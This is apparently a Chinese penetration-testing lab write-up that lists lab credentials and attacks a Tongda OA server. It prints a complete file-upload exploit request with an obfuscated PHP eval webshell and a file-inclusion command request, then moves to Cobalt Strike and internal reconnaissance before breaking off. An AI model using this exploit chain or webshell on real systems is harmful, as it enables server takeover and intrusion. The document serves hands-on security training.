
靶场搭建
win7
密码:admin
设置通达OA漏洞
入站规则:80端口
永恒之蓝
动态外网IP(net模式),静态内网IP

win2016
账号:vulntarget\win2016
密码:Admin#123
管理员administrator密码(非域控密码):Admin@123
已安装redis,自启,web环境自启
添加入站规则:80端口
双静态内网IP

win2019
域控密码:Admin@666
已安装:AD域、vmtools、添加域成员
改计算机名为:win2019
静态IP设置
靶场复现
外网打点
端口扫描
nmap -sS 192.168.91.0/24
WebShell
Web 界面

发现是通达 OA 。看一下版本
http://192.168.91.136/inc/expired.php
修改一下包体

POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.91.136
Content-Length: 1304
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypyfBh1YB4pV8McGB
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=123
Connection: close


------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="P"

123
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b";
	$_SESSION['k']=$key;
	session_write_close();
	$post=file_get_contents("php://input");
	if(!extension_loaded('openssl'))
	{
		$post=str_replace("*","=",$post);
		$post=str_replace("#",$key[0],$post);
		$t="base64_"."decode";
		$post=$t($post."");
		for($i=0;$i<strlen($post);$i++) {
    		$post[$i] = $post[$i]^$key[$i+1&15];
    	}
	}
	else
	{
		$post=str_replace("*","=",$post);
		$post=str_replace("#",$key[0],$post);
		$post=openssl_decrypt($post, "AES128", $key);
		for($i=0;$i<strlen($post);$i++) {
    		$post[$i] = $post[$i]^$key[$i+1&15];
    	}
	}

    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
	class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
------WebKitFormBoundarypyfBh1YB4pV8McGB--
发现上传地址
+OK [vm]252@2604_1580484490|jpg|0[/vm]采用文件包含
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.91.136
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
Content-Length: 69
Content-Type: application/x-www-form-urlencoded

json={"url":"/general/../../attach/im/2604/1580484490.jpg"}&cmd=whoami
结果发现没有包含到,此时发现。用工具,注意版本只能是 Java-8,如果是高版本的,可以采用这个方法设置临时变量。
访问网址下载工具
https://github.com/xiaokp7/TongdaOATool
C:\Users\LENOVO\Downloads>set path=E:\path\Zulu\Zulu\zulu-8\bin
C:\Users\LENOVO\Downloads>java -jar TongdaTools.jar

也是发现存在文件上传和文件包含了

上传成功,蚁剑连接

开启 CS,生成一个木马

上传,执行一下。



二层内网
内网信息收集
- 查看权限
shell whoami
- 判断是否存在域
ipconfig /all
- 查看内网信息


- 通过 ARP 表
- 内网扫描
